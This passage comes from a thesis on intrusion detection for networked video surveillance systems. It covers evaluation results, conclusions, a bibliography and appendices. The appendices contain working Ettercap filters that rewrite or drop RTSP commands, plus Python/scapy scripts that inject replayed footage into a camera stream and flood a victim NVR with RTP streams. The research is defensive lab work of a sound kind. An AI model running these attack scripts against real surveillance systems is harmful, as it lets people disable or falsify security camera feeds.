In this section, the experimental setup is described. For testing each of the modules datasets have been defined, which are described in more detail in their respective section. The full list of all packet captures with description can be found in appendix C. The datasets are packet captures from the lab environment, which is described in Section 5.1. To keep the results compact, the packet captures are grouped. After the explanation of the used datasets, the results are summarized in a table and explained afterwards. For the results, a base case is established by running the datasets on the state of the art network intrusion detection system SilentDefense as is. SilentDefense will be running on a virtual machine on which the packet captures are replayed, using tcpReplay [71]. For each of the datasets, the virtual machine state will be restored to its initial state to contain no data from previous datasets. Afterwards, the datasets are tested on the proposed solution module. The proposed solution runs on top of SilentDefense inside of a VM, which similarly will be stored to its initial state after each dataset.

7.2 Host Classification Module

In this section the host classification module is evaluated. The dataset is based on the use cases described in Section 2.2.

Dataset

Packet captures in this category are related to legitimate interaction between the NVRs and the cameras. The scenarios include establishing a connection and streaming footage.

This traffic is expected to be most common in the building automation system setting. The dataset consists of packet captures with traffic between multiple cameras and NVRs.

Pcap ID	:	NVR
Number of Pcaps	:	9
Number of Packets	:	68080
Number of Hosts	:	8
Number of Cameras	:	3
Number of NVRs	:	5

Results

The results of the host classification module are presented in Table 7.1. The table contains the total number of hosts and the results of both SilentDefense with and without the proposed solution at classifying the host. SilentDefense without the proposed module is denoted by SD, SilentDefense including the proposed module by SD+, and the total number of hosts by Tot. Perfect results are colored green, the worst possible or unacceptable red and anything in between orange.

	Number of Hosts	**Classified Cameras**			**Classified NVRs**		
		Tot	SD	SD+	Tot	SD	SD+
NVR	8	3	0	3	5	0	5

Table 7.1: Results of the host classification module

As expected, SilentDefense is not able to classify the IP cameras and NVRs without the proposed host classification module. SilentDefense does recognize the hosts but is not able to classify them correctly. The IP cameras generally remain unknown or are classified as web servers if HTTP traffic is seen. The NVRs remain unknown as they do not have behaviour which matches any other role known by SilentDefense. From the results of the datasets it is clear that the host classification module is able to correctly classify the different IP cameras and NVRs from the RTSP traffic.

7.3 Vulnerability Detection Module

The vulnerability detection module is evaluated in this section. The datasets are based on the vulnerability analysis of Section 4.3.

Datasets

In the password category, the packet captures contain legitimate traffic with weak authentication or plaintext passwords. The packet captures include traffic of the cameras

communicating to a FTP server for storage of footage. The traffic includes communication from the IP camera to the FTP server directly and through the NVR. The traffic is considered to be normal traffic, but due to plain text passwords in FTP traffic, there should be alerts raised by the vulnerability detection module. Apart from the FTP traffic, packet captures of basic authentication in RTSP is included. RTSP is a plaintext protocol, which makes an easily reversible obfuscation like Base64 almost as severe as plaintext passwords. Lastly this dataset contains traffic where the credentials are included in the url.

Pcap ID	:	PAS
Number of Pcaps	:	6
Number of Packets	:	16928
Number of Vulnerabilities	:	6
FTP password	:	3
RTSP Basic Auth	:	2
URL password	:	1

The VUL category includes the remaining known vulnerabilities, such as potentially dangerous operations and dangerous protocols. The packet captures for potentially dangerous operations contain traffic of interaction with the different IP cameras through their web interface. The scenarios include login attempts, streaming, and changing settings. The changing of settings is done through the web interface. Although, changing the settings can be considered legitimate traffic, it could also be used in attack scenarios. All packet captures in this categories are considered to be legitimate traffic, but do contain the potentially dangerous operations described in Section 6.2. The dataset contains the potentially dangerous operation for each of the cameras. Camera 1 uses Kerberos encryption for the communication with the web interface. Due to the encryption, the proposed detection module should not be able to find the potentially dangerous operations with simple regex matching. However, if the Common Gateway Interface (CGI) is used for the communication to the camera instead of the web interface, there is no encryption. Therefore the packet captures from Camera 1 are based on the CGI instead of the web interface.

Pcap ID	:	VUL
Number of Pcaps	:	20
Number of Packets	:	39248
Number of Vulnerabilities	:	20
HTTP add user	:	3
HTTP delete user	:	3
HTTP reboot	:	3
HTTP reset default	:	3
HTTP firmware upgrade	:	3
RTSP TEARDOWN	:	2
RTSP unsupported	:	1
RTSP invalid	:	1
SSDP enabled	:	1

The general dataset is a group of packet captures with general traffic, which is considered to be legitimate. In contrast to previous datasets in this section, the dataset does not contain known vulnerabilities. The packet captures include traffic of plugging in an IP camera, communication between the IP camera and VLC media player, and interaction with the web interfaces of the different cameras. The traffic is to be considered normal traffic and should not trigger alerts. The goal of this dataset is to test for false positives in legitimate traffic.

Pcap ID	:	GEN
Number of Pcaps	:	8
Number of Packets	:	9452
Number of Vulnerabilities	:	0

Results

SilentDefense by itself is not able to detect any of the vulnerabilities in the datasets. Therefore, the results in Table 7.2 only contain the results for the vulnerability detection module on the datasets. The table contains the number of vulnerabilities we know of in the datasets, the number of vulnerabilities detected by the vulnerability detection module, and the number of false positives. A false positive in this case is a detected vulnerability by the module, which actually is not a vulnerability. Again the perfect results are colored green, the worst possible or unacceptable red and anything in between orange.

	Vulnerabilities Known	Vulnerabilities detected	False Positives
PAS	6	6	0
VUL	20	20	1
GEN	0	0	1

Table 7.2: Results of the vulnerability detection module

All known vulnerabilities in the PAS dataset are found by the vulnerability detection module, and there are no false positives. In the VUL dataset, the vulnerability detection module is able to detect all potentially dangerous operations. The false positive in the VUL dataset is caused by the vulnerability detection module detecting one more reset-to-default settings operation than expected. The reset-to-default false positive is caused by the packet capture of Camera 2. Camera 2 calls the configManager.restore function after a reboot to restore the configurations, which triggers a false positive in the restore factory default detection of the proposed module. The GEN dataset to test for false positives has a similar problem. Again Camera 2 calls the configManager.restoreTemporary to restore temporary settings to the original ones. This action is detected by the proposed solution as a restore to default setting. Ideally the number of false positives should be zero, which is more common for rule based detection. However, the applied generalisation to the rules for being able to cover a broader spectrum, causes some false positives as well.

7.4 Threat Detection Module

Datasets

The last datasets are based on traffic from the performed attacks of Section 5.2, which are not detected by the vulnerability detection module. For testing for false positives again the GEN dataset will be used. The first category contains packet captures with traffic from the different DoS attacks, which are described in Section 5.2.2. This includes invalid RTSP sequence DoS, RTP flood, and the SETUP command altering DoS variants.

Pcap ID	:	DOS
Number of Pcaps	:	9
Number of Packets	:	1833330
Number of Vulnerabilities	:	9
RTSP invalid sequence	:	6
RTP unknown host	:	2
RTP invalid port	:	1

The final dataset contains packet captures with traffic based on the replay attack described in Section 5.2.4. Although, this attack could be done in different ways, as there

are multiple options for each of the different steps, most variants of the steps are covered by the DoS dataset and detection already. The dataset consists of three possible variants.

Pcap ID	:	REP
Number of Pcaps	:	3
Number of Packets	:	101812
Number of Threats	:	3

Results

Similar to the results of previous modules, SilentDefense is not able to detect any of the threats. Therefore, the results in 7.3 only contain results for the proposed threat detection module of 7.4.

	Threats Known	**Threats Detected**	**False Positives**
DOS	9	9	0
REP	3	3	0
GEN	0	0	0

Table 7.3: Results of the threat detection module

From the results of Table 7.3 it is clear that the proposed threat detection module is able to successfully identify all of the threats in the defined datasets. There are no false positives generated by the threat detection module. This is mainly due to the signature based detection.

We evaluated the detection modules of Chapter 6, using the evaluation framework of Chapter 5. The host classification module was able to correctly classify all hosts without any false positives for the given dataset. The vulnerability detection module was able to identify all known vulnerabilities, however it also generated a few false positives. The threat detection module correctly identified all threats and generated no false positives. In the next chapter the thesis will be summarized with conclusions and suggestions for possible future work.

Chapter 8

Conclusions

VSSs are being connected to the internet and integrated in existing networked systems, such as building automation systems. The subsystems comprising a building automation system include critical systems such as access control, heating, air condition, and now video surveillance. These systems often relied on the isolation for their security. The interconnectivity and internet connection, increases the attack surface and the impact of a cyberattack. The main goal of this thesis was improving the security of networked VSSs, by using passive network analysis. To achieve this we focussed on improving the inventory awareness, vulnerability detection and threat detection in VSS network traffic. For this we evaluated the attack landscape, developed attacks, and suggested, implemented and validated a detection solution.

After evaluating the current state of the art in Chapter 3, we investigated what needed to be defended against by creating a threat model, which is described in Chapter 4. The threat model was created from an adversary perspective. For the threat model, the threat agents, attack surface, vulnerabilities and attack scenarios were created. This was done based on the current state-of-the-art of Chapter 3 and the background information of Chapter 2.

For evaluating existing solutions and the proposed solution, a general evaluation framework was created and described in Chapter 5. Based on the attack scenarios of Chapter 4 and existing attack of Chapter 3, new attacks were developed for the framework. We have shown a proof of concept to do DoS attacks and a replay attack against a surveillance system, using the control protocol RTSP. The developed attacks showcase some of the attack possibilities and how this can be detected by the proposed modules. The developed attacks are based on the RTSP protocol and not on camera specific software. Therefore, the attacks should be applicable to all cameras which use RTSP and not only the cameras used for testing during this research. To the best of our knowledge, these do not exist in the current literature. The attacks can be improved further, however, they suffice for the scope of this project, as the main goal was to create a detection solution rather than developing novel attacks.

In Chapter 6 the main contribution, consisting of a host classification module, vulnerability detection module, and threat detection module, were described. The host classification module is mostly based on RTSP. Apart from RTSP, RTCP is also used for classification. RTSP and RTCP are the most common protocols for establishing and controlling media sessions in VSSs. Since IP cameras also have a web interface, HTTP

can also be used for extracting extra information. Based on heuristics, the host classification module can classify the endpoints of a VSS, and in some cases also extract information from the device, such as the host name or model name. The vulnerability detection module aims to detect dangerous operations in RTSP and HTTP traffic, as the configuration of the devices themselves are usually done through their built-in web server. The module also raises alerts for known vulnerabilities, such as plaintext passwords and insecure protocols. The threat detection module tries to detect attack patterns using RTSP, HTTP or RTP. The threat detection is based on the developed attacks of the evaluation framework of Chapter 5.

The proposed solution was implemented and evaluated in Chapter 7. For the evaluation the proposed evaluation framework of Chapter 5 was used. From the experimental evaluation, it is clear that an intrusion detection system without VSS module, such as SilentDefense, is not able identify the different assets of a VSS. SilentDefense is not able to detect the vulnerabilities, potentially dangerous operations and other threats specific for VSSs either. The proposed host classification module is able to identify all assets and the proposed modules are able to detect all known vulnerabilities and threats included in the generated datasets. The vulnerability detection module did generate two false positives. This was caused by the generalisation of the rules, which was applied to be able to cover a broader spectrum. More specifically the reset to default factory settings rule was made too general. The results of the performed tests, validate the effectiveness of the proposed solution on the generated dataset. The host classification module shows a perfect classification rate for the given created dataset. The vulnerability detection module was able to detect all known vulnerabilities in the datasets, however it did generate a few false positives. The threat detection module identifies all threats in the datasets without generating any false positives, which is common for signature based detection solutions.

Future work could include improving the attacks to be more stealthy and sophisticated. There are multiple possible improvements possible to make the attack more sophisticated and harder to detect, since this is just a proof of concept. The two main improvements to the attack would be to remove the need for a man in the middle and forcing a new session, as these are the most noisy part of the attack. After improving the attacks it could be interesting to test whether the modules are still able to detect them. If they are not, future work would also include detecting the improved attacks, but this could be an forever ongoing cycle. Another part of the detection which could be improved on, is improving the rules and the generalisation for detecting the potentially dangerous commands in the vulnerability detection module. We believe this could be done by utilising more cameras and using machine learning to detect patterns. However we think it probably is impossible to define general rules applicable to all cameras. This expectation is based on the high variation the three cameras used in this research have shown. Before improving the proposed solution possible future work could include testing the modules on more cameras as the test results are based on only three different cameras now.

Bibliography

[1] Securing ip video surveillance systems from hacking, 2016. URL https://mirasysuk.wordpress.com/2016/12/02/securing-ip-video-surveillance-systems-from-hacking/.

[2] Wolfgang Granzer, Wolfgang Kastner, Georg Neugschwandtner, and Friedrich Praus. Security in networked building automation systems. 2006. URL http://doi.org/10.1109/WFCS.2006.1704168.

[3] Andrew Ciambrone* Xiaokui Shu, Ke Tian* and Danfeng (Daphne) Yao. Breaking the target: An analysis of target data breach and lessons learned. 2017. URL https://arxiv.org/pdf/1701.04940.pdf.

[4] X. Wang, R. Habeeb, X. Ou, S. Amaravadi, J. Hatcliff, M. Mizuno, M. Neilsen, S. R. Rajagopalan, and S. Varadarajan. Enhanced security of building automation systems through microkernel-based controller platforms. In *2017 IEEE 37th International Conference on Distributed Computing Systems Workshops (ICDCSW)*, pages 37–44, June 2017.

[5] Top 12 reasons why people resist change. URL https://www.torbenrick.eu/blog/change-management/12-reasons-why-people-resist-change/.

[6] Siqura migration to ip, . URL https://siqura.com/solutions/migration-to-ip/.

[7] Axis security to the next level, . URL https://www.axis.com/nl-nl/end-to-end-solutions/take-security-to-the-next-level.

[8] Essential components of a security camera system, . URL https://gatewaylockandkey.com/essential-components-security-camera-system/.

[9] Main components of a surveillance system, . URL http://www.dcctvsecurity.com/article-109.html.

[10] Cctv camera types: Ip camera vs analog camera. URL http://www.annke.com/blog/2016/09/24/how-to-distinguish-analog-and-ip-security-cameras/.

[11] Pelco spectra iv documents. URL https://www.pelco.com/analog-cameras/spectra-iv-se-sl-high-speed-dome-camera-positioning#tab/documents.

[12] Onvif profile s specification. URL https://www.onvif.org/wp-content/uploads/2017/01/ONVIF_Profile_-S_Specification_v1-1-1.pdf.

[13] Rtp: A transport protocol for real-time applications, . URL https://tools.ietf.org/html/rfc1889.

[14] Rtp: A transport protocol for real-time applications, . URL https://tools.ietf.org/html/rfc3550.

[15] The secure real-time transport protocol (srtp). URL https://tools.ietf.org/html/rfc3711.

[16] Real time streaming protocol (rtsp), . URL https://tools.ietf.org/pdf/rfc2326.pdf.

[17] Real-time streaming protocol version 2.0, . URL https://tools.ietf.org/pdf/rfc7826.pdf.

[18] Http authentication: Basic and digest access authentication. URL https://tools.ietf.org/html/rfc2617.

[19] Michael Naimark. How to zap a camera: Using lasers to temporarily neutralize camera sensors, 2002. URL http://www.naimark.net/projects/zap/howto.html.

[20] Jean Michel Maillard Matthew Keegan, Mark McElhinney. System and method for optical and laser-based counter intelligence, surveillance, and reconnaissance. URL https://patents.google.com/patent/US20170347058A1/en.

[21] Timothy Vidas, Emmanuel Owusu, Shuai Wang, Cheng Zeng, Lorrie Faith Cranor, and Nicolas Christin. Qrishing: The susceptibility of smartphone users to qr code phishing attacks. In Andrew A. Adams, Michael Brenner, and Matthew Smith, editors, *Financial Cryptography and Data Security*, pages 52–69, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[22] A. Kharraz, E. Kirda, W. Robertson, D. Balzarotti, and A. Francillon. Optical delusions: A study of malicious qr codes in the wild. In *2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 192–203, June 2014. doi: 10.1109/DSN.2014.103.

[23] Zheng Zhou, Weiming Zhang, Zichong Yang, and Nenghai Yu. Exfiltration of Data from Air-gapped Networks via Unmodulated LED Status Indicators. 2017. URL http://arxiv.org/abs/1711.03235.

[24] Mordechai Guri, Ofer Hasson, Gabi Kedma, and Yuval Elovici. An optical covert-channel to leak data through an air-gap. *2016 14th Annual Conference on Privacy, Security and Trust, PST 2016*, pages 642–649, 2016. doi: 10.1109/PST.2016.7906933.

[25] Mordechai Guri, Dima Bykhovsky, and Yuval Elovici. aIR-Jumper: Covert Air-Gap Exfiltration/Infiltration via Security Cameras & Infrared (IR). 2017. URL http://arxiv.org/abs/1709.05742.

[26] Top 10 most common types of cyber attacks, . URL https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/.

[27] What are the most common cyberattacks?, . URL https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html.

[28] Security cameras show 'hacked' instead of live feed video. URL https://www.csoonline.com/article/3227609/security/security-cameras-show-hacked-instead-of-live-feed-video.html.

[29] Fastest bank robbery ever. URL https://www.youtube.com/watch?v=l9ARLgFTRcg.

[30] Linksys worm "themoon" summary: What we know so far, . URL https://isc.sans.edu/forums/diary/Linksys+Worm+TheMoon+Summary+What+we+know+so+far/17633/.

[31] Themoon - a p2p botnet targeting home routers, . URL https://www.fortinet.com/blog/threat-research/themoon-a-p2p-botnet-targeting-home-routers.html.

[32] Mirai malware, . URL https://en.wikipedia.org/wiki/Mirai_(malware).

[33] Experts from malwaremustdie spotted a new elf trojan backdoor, dubbed elf linux/mirai, which is now targeting iot devices. URL https://securityaffairs.co/wordpress/50929/malware/linux-mirai-elf.html.

[34] Persirai: New internet of things (iot) botnet targets ip cameras. URL https://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/.

[35] Ddos attack that disrupted internet was largest of its kind in history, experts say, . URL https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet.

[36] Mirai – the evolving iot threat, . URL https://resources.infosecinstitute.com/mirai-botnet-evolution-since-its-source-code-is-available-online/#gref.

[37] Zhongwen Zhang, Peng Liu, Ji Xiang, Jiwu Jing, and Lingguang Lei. How your phone camera can be used to stealthily spy on you: Transplantation attacks against android camera service. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy*, CODASPY '15, pages 99–110, New

York, NY, USA, 2015. ACM. ISBN 978-1-4503-3191-3. doi: 10.1145/2699026.2699103. URL http://doi.acm.org/10.1145/2699026.2699103.

[38] Artem Harutyunyan Sergey Shekyan. To watch or to be watched: Turning your surveillance camera against you, 2013. URL http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Sergey%20Shekyan%20and%20Artem%20Harutyunyan%20-%20Turning%20Your%20Surveillance%20Camera%20Against%20You.pdf.

[39] Somebody's watching: how a simple exploit lets strangers tap into private security cameras. URL https://www.theverge.com/2012/2/3/2767453/trendnet-ip-camera-exploit-4chan.

[40] Russian website streaming hundreds of cameras in canada, experts warn your connected devices could be at risk. URL https://gizmodo.com/a-creepy-website-is-streaming-from-73-000-private-secur-1655653510.

[41] Vdoo discovers significant vulnerabilities in axis cameras. URL https://blog.vdoo.com/2018/06/18/vdoo-discovers-significant-vulnerabilities-in-axis-cameras/.

[42] Robert Barnard. *Intrusion Detection Systems*. 1988.

[43] 2017 data breach investigations report. URL https://www.verizonenterprise.com/resources/reports/2017_dbir_en_xg.pdf.

[44] Threat agent library helps identify information security risks. URL https://communities.intel.com/docs/DOC-23853.

[45] Trike. URL http://www.octotrike.org/.

[46] Dread. URL https://en.wikipedia.org/wiki/DREAD_(risk_assessment_model).

[47] Owasp: Stride. URL https://www.owasp.org/index.php/Threat_Risk_Modeling#STRIDE.

[48] Bruce Schneier. Attack trees. 1999.

[49] D. Meyer, J. Haase, M. Eckert, and B. Klauer. A threat-model for building and home automation. In *2016 IEEE 14th International Conference on Industrial Informatics (INDIN)*, pages 860–866, July 2016. doi: 10.1109/INDIN.2016.7819280.

[50] Network situational awareness. URL https://www.sei.cmu.edu/research-capabilities/all-work/display.cfm?customel_datapageid_4050=21179.

[51] Alienvault. URL https://www.alienvault.com/solutions/threat-detection.

[52] Guardicore. URL https://www.guardicore.com/use-cases/threat-detection-and-response/.

[53] Watchguard. URL https://www.watchguard.com/wgrd-products/security-services/threat-detection-and-response.

[54] C. Liu, J. Yang, R. Chen, Y. Zhang, and J. Zeng. Research on immunity-based intrusion detection technology for the internet of things. In *2011 Seventh International Conference on Natural Computation*, volume 1, pages 212–216, July 2011. doi: 10.1109/ICNC.2011.6022060.

[55] Shahid Raza, Linus Wallgren, and Thiemo Voigt. Svelte: Real-time intrusion detection in the internet of things. *Ad Hoc Networks*, 11(8):2661 – 2674, 2013. ISSN 1570-8705. doi: https://doi.org/10.1016/j.adhoc.2013.04.014. URL http://www.sciencedirect.com/science/article/pii/S1570870513001005.

[56] Nilamadhab Mishra and Sarojananda Mishra. Intrusion detection using iot. 2018.

[57] Serverscheck. URL https://serverscheck.com/.

[58] Radiflow. URL http://radiflow.com.

[59] Securitymatters. URL https://www.secmatters.com/.

[60] Black hat 2013 - exploiting network surveillance cameras like a hollywood hacker. URL https://www.youtube.com/watch?v=B8DjTcANBx0.

[61] Def con 23 - van albert and banks - looping surveillance cameras through live editing. URL https://www.youtube.com/watch?v=RoOqznZUClI.

[62] ispy. URL https://www.ispyconnect.com/.

[63] Ettercap. URL https://www.ettercap-project.org/.

[64] Scapy. URL https://scapy.net/.

[65] Wireshark. URL https://www.wireshark.org/.

[66] Videosnarf. URL http://videojak.sourceforge.net/videosnarf.html/.

[67] Rtp payload format for h.264 video. URL https://tools.ietf.org/html/rfc6184.

[68] Ffmpeg. URL https://www.ffmpeg.org/.

[69] kerberos. URL https://web.mit.edu/kerberos/.

[70] An extension to http : Digest access authentication. URL https://tools.ietf.org/html/rfc2069.

[71] tcpreplay. URL https://github.com/appneta/tcpreplay.

Appendices

Appendix A

Ettercap Filters

A.1 Terminate RTSP/RTP session

Drop GET_PARAMETER

```
if (ip.proto == TCP) {
  if (tcp.dst == 554){
    if (search(DATA.data, "GET\_PARAMETER")) {
        msg("dropping get_parameter");
        drop();
    }
  }
}
```

Invalid command sequence

```
if (ip.proto == TCP) {
  if (tcp.dst == 554){
    if (search(DATA.data, "GET\_PARAMETER")) {
      msg("get_param found, replacing with describe");
      replace("GET_PARAMETER","DESCRIBE");
    }
  }
}
```

Forge Teardown

```
if (ip.proto == TCP) {
  if (tcp.dst == 554){
    if (search(DATA.data, "GET\_PARAMETER")) {
      msg("get_param found, replacing with teardown");
      replace("GET_PARAMETER","TEARDOWN");
    }
  }
}
```

A.2 DoS Setup

Drop Setup

```
if (ip.proto == TCP) {
  if (tcp.dst == 554){
    if (search(DATA.data, "SETUP")){
        msg("dropping setup");
        drop();
    }
  }
}
```

Replace response

```
if (ip.proto == TCP) {
  if (tcp.src == 554){
    if (search(DATA.data, "200 OK")){
      msg("response found");
      replace("200 OK", "401 Unauthorized");
    }
  }
}
```

Replace Setup

```
if (ip.proto == TCP) {
  if (tcp.dst == 554){
    if (search(DATA.data, "SETUP")){
        msg("setup found");
        replace("SETUP", "OPTIONS");
    }
  }
}
```

Replace client ports

```
if (ip.proto == TCP) {
  if (tcp.dst == 554){
    if (search(DATA.data, "SETUP")){
      msg("setup found");
      pcre_regex(DATA.data, "client_port=[[:digit:]]*-[[:digit
          :]]*", "client_port=10000-10001");
      msg("replaced client port with 10000-10001");
    }
  }
}
```

Appendix B

Python Scripts

Inject RTP

```
from scapy.all import *
import sys
import os
import time
from termcolor import colored
import pprint
import re

#Function and definitions

pp = pprint.PrettyPrinter(indent=4)

def green(string):
  print colored(string, 'green')
def red(string):
  print colored(string, 'red')

def pprint(object):
  pp.pprint(object)

def intercept(pkt):
  ip_src = pkt[IP].src
  if pkt.haslayer(TCP):
    if pkt.haslayer(Raw):
      payload = pkt[Raw].load
      if 'rtsp' in payload:
        #parse RTSP
        com = payload.split()[0]
        if com == 'SETUP':
          green('SETUP received')
          client_rtp_port = re.search('client_port=(\d+)',
              payload).group(1)
          green('starting streaming to client_port ' +
              client_rtp_port)
```

```
            os.system("ffmpeg -re -i footage.avi -an -vcodec
                libx264 -f rtp rtp://"+ ip_src +":"+
                client_rtp_port)
          else:
            print('received: ' + com)

        else:
          red('not RTSP')
      else:
        red('TCP package without payload')
    else:
      red('Not TCP')


def main():
  try:
    green('sniffing starting')
    sniff(iface=interface, filter = 'port 554', prn = intercept
        )
  except Exception as e:
    pprint(e)
    red('server shutting down')
    sys.exit(1)

#actual code
try:
  interface = raw_input("[] Enter desired Interface: ")
except:
  red('\n[] User Abort')
  red('[] Exiting...')
  sys.exit(1)

main()
```

RTP DoS

```
from scapy.all import *
import sys
import subprocess
import os
import time
from termcolor import colored
import pprint
import re
```

```
#Function and definitions

pp = pprint.PrettyPrinter(indent=4)

def green(string):
  print colored(string, 'green')
def red(string):
  print colored(string, 'red')

def pprint(object):
  pp.pprint(object)

def stream():
  subprocess.Popen(['ffmpeg', '-re', '-i', 'footage/footage.avi
     ', '-an', '-vcodec', 'libx264', '-f', 'rtp', 'rtp://' +
     target_ip + ':' + target_port])

def main():
  try:
    for x in range(stream_number):
      green('starting stream: ' + str(x))
      stream()
  except Exception as e:
    pprint(e)
    red('server shutting down')
    sys.exit(1)

#actual code
try:
  target_ip = raw_input("[] Enter victem IP: ")
  target_port = raw_input("[] Enter rtp port: ")
  stream_number = int(raw_input("[] Enter number of streams: ")
     )
except:
  red('\n[] User Abort')
  red('[] Exiting...')
  sys.exit(1)

main()
```

Appendix C

datasets

Id	Pcap name	Description
NVR01	foscam-nvr-ispy-tcp	pcap of iSpy streaming using interleaved RTSP
NVR02	camera1-nvr-ispy-udp	pcap of iSpy streaming using RTP over UDP
NVR03	camera1-nvr-ispy-vm	pcap of iSpy in the VM
NVR04	camera1-rtsp-multicast	pcap of iSpy attempting to connect to the camera using multicast
NVR05	camera2-connect-nvr	pcap of connecting to iSpy (RTSP)
NVR06	camera2-connect-nvr-long	pcap of connecting to iSpy (RTSP) and streaming
NVR07	camera3-reconnect	pcap of iSpy reconnecting to the camera
NVR08	camera3-connect-windows-server	pcap of the camera connecting to a windows server virtual machine serving as NVR
NVR09	camera3-connect-windows-vm	pcap of the camera connecting to a windows client virtual machine serving as NVR

Table C.1: NVR related pcaps

Id	Pcap name	Description
GEN01	ipcam-plugged-in	pcap of plugging in the camera
GEN02	ipcam-mediaplayer	pcap of streaming the footage of the camera through VLC Media Player using RTSP
GEN03	camera3-web-login-invalid	pcap of failed login attempts in the web interface
GEN04	camera2-web-login-invalid	pcap of failed login attempts in the web interface
GEN05	camera3-web-login-valid	pcap of successful login attempt in the web interface

GEN06	camera2-web-login-valid	pcap of successful login attempt in the web interface
GEN07	camera3-web-interaction	pcap of clicking random stuff in the web interface
GEN08	camera2-web-interaction	pcap of clicking random stuff in the web interface
GEN09	camera3-web-setup	pcap of the setup of Camera 3 after the reset to default
GEN10	camera2-web-ptz	pcap of using the PTZ commands in the web interface

Table C.2: General pcaps

Id	**Pcap name**	**Description**
VUL01	camera3-web-reboot	pcap of reboot, initiated through the camera's web server
VUL02	camera2-web-reboot	pcap of reboot, initiated through the camera's web server
VUL03	camera1-web-reboot	pcap of reboot, initiated through the camera's web server
VUL04	camera3-web-add-user	pcap of adding a user through the camera's web server
VUL05	camera2-web-add-user	pcap of adding a user through the camera's web server
VUL06	camera1-web-add-user	pcap of adding a user through the camera's web server
VUL07	camera3-web-remove-user	pcap of removing a user through the camera's web server
VUL08	camera2-web-remove-user	pcap of removing a user through the camera's web server
VUL09	camera1-web-remove-user	pcap of removing a user through the camera's web server
VUL10	camera3-web-restore-default	pcap of resetting the camera to the default configuration through the camera's web server
VUL11	camera2-web-restore-default	pcap of resetting the camera to the default configuration through the camera's web server
VUL12	camera1-web-restore-default	pcap of resetting the camera to the default configuration through the camera's web server
VUL13	camera3-web-firmware-upgrade	pcap of executing a firmware upgrade using the web interface

VUL14	camera2-web-firmware-upgrade	pcap of executing a firmware upgrade using the web interface
VUL15	camera1-web-firmware-upgrade	pcap of executing a firmware upgrade using the web interface
VUL16	camera2-rtsp-teardown	pcap of teardown on Camera 2
VUL17	camera2-attack-replay-describe	pcap of the full replay using session termination caused by replacing GET_PARAMETER with DESCRIBE
VUL18	camera1-rtsp-multicast	pcap of iSpy attempting to connect to the camera using multicast
VUL19	camera1-rtsp-teardown	pcap of iSpy sending a teardown to the camera
VUL20	camera1-ssdp-enabled	pcap of Camera 1 broadcasting SSDP

Table C.3: Browser related pcaps

Id	**Pcap name**	**Description**
PAS01	camera1-ftp-creds	pcap of connecting to FTP server
PAS02	camera1-ftp-record	pcap of the motion sensor is triggered and footage is uploaded to the FTP server.
PAS03	camera2-ftp-capture	pcap of a snapshot being uploaded to a FTP server
PAS04	camera1-rtsp-direct-login	pcap of connecting to the camera through VLC Media Player using RTSP having the login info in the url
PAS05	camera1-rtsp-indirect-login	pcap of connecting to the camera through VLC Media Player using RTSP with no login info in the url but entering it later
PAS06	camera2-attack-dos-response-401	pcap of DoS attack by replacing responses from the camera to be 401 unauthorized

Table C.4: Plaintext and weak authentication related pcaps

Id	**Pcap name**	**Description**
DOS01	camera3-attack-dos-drop-rtsp	pcap of DoS attack by dropping RTSP packets
DOS02	camera3-attack-dos-rtp-float	pcap of DoS attack by flooding the NVR with RTP streams on the camera port

DOS03	camera2-attack-dos-pause	pcap of DoS attack by replacing the GET_PARAMETER with PAUSE
DOS04	camera2-attack-dos-response-401	pcap of DoS attack by replacing responses from the camera to be 401 unauthorized
DOS05	camera2-attack-dos-response-drop	pcap of DoS attack by dropping the RTSP responses
DOS06	camera2-attack-dos-rtp-float	pcap of DoS attack by flooding the NVR with RTP streams on the camera port
DOS07	camera2-attack-dos-setup-describe	pcap of DoS attack by replacing the SETUP command with the DESCRIBE command
DOS08	camera2-attack-dos-setup-drop	pcap of DoS attack by dropping the SETUP command
DOS09	camera2-attack-dos-setup-options	pcap of DoS attack by replacing the SETUP command with the OPTIONS command

Table C.5: DoS related pcaps

Id	**Pcap name**	**Description**
REP01	camera2-attack-replay-teardown	pcap of the full replay attack using session termination caused by replacing GET_PARAMETER with TEARDOWN
REP02	camera2-attack-replay-interleaved	pcap of full replay attack using session termination caused by replacing GET_PARAMETER with TEARDOWN while streaming is RTSP interleaved mode (but default is set to RTP over UDP)
REP03	camera2-attack-replay-describe	pcap of the full replay using session termination caused by replacing GET_PARAMETER with DESCRIBE

Table C.6: Replay related pcaps